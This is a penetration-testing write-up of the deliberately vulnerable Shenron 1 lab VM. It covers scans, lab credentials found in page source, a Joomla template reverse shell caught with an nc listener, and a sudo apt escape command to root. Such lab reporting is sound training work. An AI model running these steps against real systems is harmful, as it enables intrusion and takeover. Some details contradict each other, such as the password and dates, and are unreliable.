

Shenron1 Network Penetration Testing Report

VERSION: 1.0 Report Date: August 30th, 2026

Created by:

Sneha Bhanudas Kale

Table of Contents

Section 1. Executive Summary.....	3
1.1 Background.....	3
1.2 Objectives.....	3
1.3 Scope of Testing.....	3
1.4 Vulnerability Summary.....	4
1.5 Methodology.....	4
1.6 Milestones.....	4
1.7 Report Presentation.....	4
Section 2. Major Findings.....	9
2.1 URLs with Most Security Issues.....	9
2.2 Security Issues per Host.....	9
Section 3. Phase 1- Discovery.....	9
3.1 Discovered Hosts.....	9
Section 4. Phase 2- Vulnerability Analysis & Findings.....	17
4.1 Critical Severity Issues.....	17

Section 1.Executive Summary

1.1 Background

Shenron 1 is a deliberately vulnerable Linux-based virtual machine designed for penetration testing practice and security training. The target system was assessed using Kali Linux as the attack platform to identify open ports, enumerate running services, discover weaknesses, and map out viable exploitation paths.

This **VAPT** execution followed a structured methodology encompassing reconnaissance, service enumeration, flaw analysis, and exploitation path identification. Each phase was conducted systematically to build a comprehensive understanding of the target's attack surface and security weaknesses.

The findings from this exercise provide actionable insight into common misconfigurations that could be leveraged by a threat actor to compromise the system. The results are intended to support defensive strategies by highlighting areas requiring immediate attention and remediation.

1.2 Objectives

The objective of this assessment was to identify vulnerabilities in the **Shenron 1** target machine through network scanning, service enumeration, vulnerability analysis, and exploitation testing. The assessment aimed to thoroughly map the target's attack surface, uncover exploitable weaknesses, and demonstrate practical **proof-of-concept** paths that a malicious actor could leverage to compromise system integrity and gain unauthorized access.

1.3 Scope of Testing

Host IP	Description
192.168.56.105	Shenron1 Target Machine

1.4 Vulnerability Summary

During the penetration test, 1 target host was discovered on the network at IP address 192.168.56.105. The system scan identified two active open ports running outdated network services: OpenSSH 8.2p1 on port 22 and Apache httpd 2.4.41 on port 80. Initial vulnerability analysis indicates these specific software versions contain known security weaknesses that could allow unauthorized access or exploit opportunities on the Linux-based target.

1.5 Methodology

Discovery Phase

- Netdiscover
- Nmap Scanning
- Directory Enumeration(Dirbuster/Gobuster)

Vulnerability Analysis

- Web Application Analysis(to check the website for weak spots and hidden password files)
- CMS Assessment(to look for flaws in platform like Joomla)

Exploitation and Privilege Escalation

- Initial Access
- Privilege Escalation

Reporting

- Documentation of findings
- Risk analysis
- Recommendation

Milestones

Milestone / Deliverable	Date
VAPT Initiation	Aug 22
VAPT Completion	Aug 26
VAPT Revalidation	NA

1.7 Report Presentation

Below is the presentation used for reporting the vulnerabilities and exploited vulnerabilities identified during the network penetration testing assessment performed on the Shenron1 target machine.

Active Services :

List of active services found on the target host during the assessment.The services are identified along with:

- Port Numbers

- Protocols Used
- Services Information
- Service Version

Identified Services

Port	Protocol	Services	Version
22	TCP	ssh	OpenSSH 8.2p1
80	TCP	http	Apache httpd

Vulnerabilities Overview :

Summary of vulnerabilities identified during the assessment categorized according to severity levels:

Exploited Vulnerabilities:

Vulnerability 1: Hardcoded Credentials in HTML Source

Field	Details
Vulnerability	Hardcoded Credentials in HTML Source
Parameter	Port 80 (HTTP / Joomla Web Application)
Severity	High
Severity Description	Exposed administrative credentials allow unauthorized access to the web management console, leading to complete application compromise.
Issues	1. Exposure of administrative login credentials within public website source code. 2. Weak credential management lifecycle allowing sensitive data leakage.
CVSS Score	7.5 (High)
Description	The website source code contains a hidden username and password within comments . These credentials grant immediate access to log into the Joomla website administrator dashboard.
POC (Proof of Concept)	• The HTML source code was inspected at http://192.168.56.105, revealing plaintext login details. • The administrative panel was accessed successfully using the discovered credentials.

Workaround / Solution	• Remove all plaintext credentials from the public website source code. • Implement strict credential rotation policies and migrate sensitive data to secure environment variables.
Reference	• CWE-798: Use of Hard-coded Credentials • OWASP A01:2021-Broken Access Control

Vulnerability 2: Arbitrary File Upload via Template Modification

Field	Details
Vulnerability	Remote Code Execution (RCE) via Malicious Joomla Extension Upload
Parameter	Joomla Administrator Console Extension Installer (/joomla/administrator/)
Severity	Critical
Severity Description	The ability to execute arbitrary commands remotely grants an attacker full control over the application server context
Issues	Insecure design settings inside the dashboard that allow direct editing of raw code files. Lack of file integrity controls to detect when malicious scripts are added to templates. Missing restriction settings to block the execution of server-side code inside upload folders. The web server process runs with broad system access permissions, allowing it to start reverse terminal connections.
CVSS Score	9.8 (Critical)
Description	The Joomla administrative backend allows authenticated administrators to modify active template files. A malicious PHP web-shell script can be inserted into the template code, enabling remote command execution upon browsing the modified file path. The resulting initial reverse shell establishes a non-interactive environment, demanding explicit pseudo-terminal (PTY) spawning via Python handlers to support administrative interaction.

POC (Proof of Concept)	• An existing template file within the Joomla dashboard was modified to host a web-shell payload. • The payload URL was triggered, resulting in a successful initial command shell connection to the underlying host. • The restricted \$ shell prompt was manually upgraded to a fully functional pseudo-terminal using: <code>python3 -c "import pty; pty.spawn('/bin/bash')"</code>
Workaround / Solution	• Implement strict file integrity checks and restrict administrative backend access to authorized IP addresses. • Disable file-editing capabilities within the CMS configuration file if not actively required.
Reference	CWE-434: Unrestricted Upload of File with Dangerous Type

Vulnerability 3: Plaintext Storage of System Credentials

Field	Details
Vulnerability	Insecure Storage of User Passwords in World-Readable Text Files
Parameter	/var/opt/passwd.txt
Severity	High
Severity Description	Storing plaintext account information globally across local system contexts permits immediate lateral movement and privilege escalation.
Issues	Cleartext Credentials Storage, Weak Permissions, Lateral Movement
CVSS Score	7.8(High)
Description	Internal post-exploitation enumeration locates a world-readable text configuration file at /var/opt/passwd.txt. This file exposes the plaintext credentials for the target user profile shenron, facilitating immediate lateral movement via secure shell or local terminal switching.
POC (Proof of Concept)	cat /var/opt/passwd.txt
Workaround / Solution	• Delete the plaintext credential storage file from the directory immediately. • Restrict Object Access Control Lists (ACLs) to root-only visibility for all files containing system environmental variables.

Reference	CWE-312: Cleartext Storage of Sensitive Information
------------------	---

Vulnerability 4: Local Sudo Command Misconfiguration

Field	Details
Vulnerability	Sudo Misconfiguration via /usr/bin/apt Execution
Parameter	System Access Rules Evaluated via sudo -l
Severity	Critical
Severity Description	Administrative tools granted root execution rights without explicit restrictions allow system users to break out into a native root shell.
Issues	Privilege Escalation, Misconfiguration, Host Compromise
CVSS Score	9.8 (Critical)
Description	Running system environment queries reveals that the user shenron can execute the package manager utility /usr/bin/apt with root privileges without providing a password. Utilizing standard GTFOBins escape hooks via custom invocation flags allows an interactive root shell to be spawned.
POC (Proof of Concept)	• Local permissions were evaluated by running: sudo -l • The misconfiguration was exploited using the package manager escape hook: sudo apt-get update -o APT::Update::Pre-Invoke::="/bin/sh" • Immediate root terminal level control was achieved.
Workaround / Solution	• Modify system assignment profiles to eliminate full execution privileges for application wrappers under the NOPASSWD directive. • Follow strict principles of least privilege by removing unnecessary binary mappings for non-administrative accounts.
Reference	• CWE-269: Improper Privilege Management • OWASP A05:2021-Security Misconfiguration

Section 2. Major Findings

2.1 URLs with Most Security Issues

- **Target Endpoint:** http://192.168.56.105 (Primary Application Host)
- **Finding Summary:** The standard Joomla content management platform frontend and administrative panels lacked comprehensive security auditing. This host exposed highly sensitive credentials directly inside public source parameters and hosted an unisolated file structure layout, allowing administrative access to be leveraged for complete application environment compromise.

2.2 Security Issues per Host

- **Target Host:** shenron (Local Linux System Context)
- **Risk Categorization:**
- **Critical Risks:** Unrestricted administrative execution privileges mapped via system security profiles (sudo) for the system binary /usr/bin/apt, granting instantaneous command shell breakouts to the highest-privilege layer.
- **High Risks:** Plaintext credential handling inside files distributed throughout standard shared file systems (/var/opt/password.txt), combined with over-privileged permissions for underlying utility wrappers (/usr/bin/cp).

Section 3. Phase 1-Discovery

Initial infrastructure auditing verified active connectivity to the targeted environment. A comprehensive service sweep isolated two primary open communication lines:

- **Port 80 (HTTP):** Exposing an Apache web service hosting a Joomla installation.
- **Port 22 (SSH):** Exposing an OpenSSH service for underlying machine maintenance.

3.1 Scanning and Reconnaissance

Section 3.1.1: Scanning the network to find the target machine

A network sweep was run across the local network to locate the active IP address of the target machine. The scan successfully located the target system at the IP address: 192.168.56.105.

```
root@sneha: /home/kali
Session Actions Edit View Help
[sudo] password for kali:
sneha@kali:/home/kali# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::cbb5:f94:64d1:458d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 7 bytes 3628 (3.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26 bytes 3821 (3.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

sneha@kali:/home/kali#
```

```
root@sneha: /home/kali
Session Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

  IP           At MAC Address      Count  Len  MAC Vendor / Hostname
  ---
192.168.56.1   0a:00:27:00:00:12    1     60  Unknown vendor
192.168.56.100 08:00:27:ff:21:7b    1     60  PCS Systemtechnik GmbH
192.168.56.105 08:00:27:1e:31:b2    1     60  PCS Systemtechnik GmbH
```

Section 3.1.2: Checking open ports and services on the target

An nmap port scan was executed against the discovered IP address to see what network services were running. The scan results confirmed that Port 80 (HTTP) was open, which proved that a web server was active on the machine:

```
sneha@kali:/home/kali# nmap 192.168.56.105 -sV -T4 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-01 07:36 -0400
Nmap scan report for 192.168.56.105
Host is up (0.00042s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:1E:31:B2 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.64 seconds

sneha@kali:/home/kali#
```

Section 3.1.3: Checking for shared folders and Samba configurations

A scan was performed using enum4linux to check for open Samba file-sharing networks. No useful data was found, as the system rejected the connection queries, confirming that no active file sharing was available on the host:

```
root@sneha: /home/kali
Session Actions Edit View Help
sneha@kali:/home/kali# enum4linux 192.168.56.105
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep 1 07:37:58 2026

----- ( Target Information ) -----
Target ..... 192.168.56.105
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

----- ( Enumerating Workgroup/Domain on 192.168.56.105 ) -----
File System
[E] Can't find workgroup/domain

----- ( Nbtstat Information for 192.168.56.105 ) -----
Looking up status of 192.168.56.105
No reply from 192.168.56.105

----- ( Session Check on 192.168.56.105 ) -----
```

3.2 Web Source Inspection and Initial Footprint


- Manual inspection of the public website code revealed notes left inside the HTML source files.
- These notes contained a cleartext administrator username and password pair meant for logging into the website backend.
- Accessing the administrator login page (/joomla/administrator/) confirmed these findings, granting full control over the website settings.

3.2.1: Searching for hidden website folders

The dirb tool was used to search the web server for hidden directories and paths using a standard wordlist:

The scan uncovered three active directories:

- /joomla
- /test
- /joomla/administrator



```
root@sneha: /home/kali
Session Actions Edit View Help
sneha@kali: /home/kali# dirb http://192.168.56.105 /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

Index of /test

START_TIME: Tue Sep 1 07:41:49 2026
URL_BASE: http://192.168.56.105/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt


GENERATED WORDS: 4612

--- Scanning URL: http://192.168.56.105/ ---
+ http://192.168.56.105/index.html (CODE:200|SIZE:10701)
=> DIRECTORY: http://192.168.56.105/joomla/
+ http://192.168.56.105/server-status (CODE:403|SIZE:279)
=> DIRECTORY: http://192.168.56.105/test/

--- Entering directory: http://192.168.56.105/joomla/ ---
=> DIRECTORY: http://192.168.56.105/joomla/administrator/
=> DIRECTORY: http://192.168.56.105/joomla/bin/
=> DIRECTORY: http://192.168.56.105/joomla/cache/
=> DIRECTORY: http://192.168.56.105/joomla/components/
=> DIRECTORY: http://192.168.56.105/joomla/images/
```

Section 3.2.2: Inspecting the exposed test directory

A web browser was opened to visit the newly discovered test folder at: <http://192.168.56.105>



Index of /test


Name	Last modified	Size	Description
Parent Directory	-		
password	2020-12-13 18:18	247	

Apache/2.4.41 (Ubuntu) Server at 192.168.56.105 Port 80

Section 3.2.4: Finding the exposed administrator credentials


Inside the source code of the test page, the plain-text login details for the website administrator were found completely exposed:

- 1 **Username:** admin
- 2 **Password:** 3iqtz14RhkWANcu@pass\$\$



LOTS OF INFORMATION ARE HERE ;-)

You Are Very Near




3.3 File System Enumeration

- After gaining access to the operating system through a web shell, the system's local configurations were audited.
- A review of local execution rights showed that standard user restrictions could be bypassed due to weak permission settings found inside the system's administrative policy files (/etc/sudoers).


Section 3.3.1: Logging into the Joomla admin dashboard

The discovered credentials (admin / 3iqtz4RhkWANcu@pass\$\$) were entered into the Joomla administrative login page to access the backend console




Section 3.3.2: Reviewing the dashboard for exploit entry points

The administrative control panel was reviewed to find areas where custom files could be uploaded or edited, focusing on the template configuration tools.




Section 3.3.3: Locating the template editor to modify code

The built-in Joomla template manager was opened, providing a direct interface to modify the active website style sheets and PHP source code.



Section 3.3.4: Injecting the malicious PHP reverse shell code

A malicious PHP reverse shell payload was added into an active template file. This code was designed to force the server to connect back to a waiting listener terminal when loaded.




Section 3.3.5: Setting up the terminal listener and catching the shell

A terminal listener was started on the local machine to catch the incoming connection. Browsing directly to the modified Joomla template file triggered the script, successfully opening an initial, low-privilege command shell.

```
root@sneha: /home/kali
Session Actions Edit View Help
— Entering directory: http://192.168.56.105/joomla/templates/system/html/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
— Entering directory: http://192.168.56.105/joomla/templates/system/images/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
END_TIME: Tue Sep 1 07:42:55 2026
DOWNLOADED: 83016 - FOUND: 20
sneha@kali:/home/kali#
sneha@kali:/home/kali# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.105] 42068
Linux shenron 5.4.0-58-generic #64-Ubuntu SMP Wed Dec 9 08:16:25 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:23:29 up 20 min, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Section 3.3.6: Verifying the web shell execution

Basic diagnostic commands were run to make sure the reverse shell was stable and responding properly to input commands.

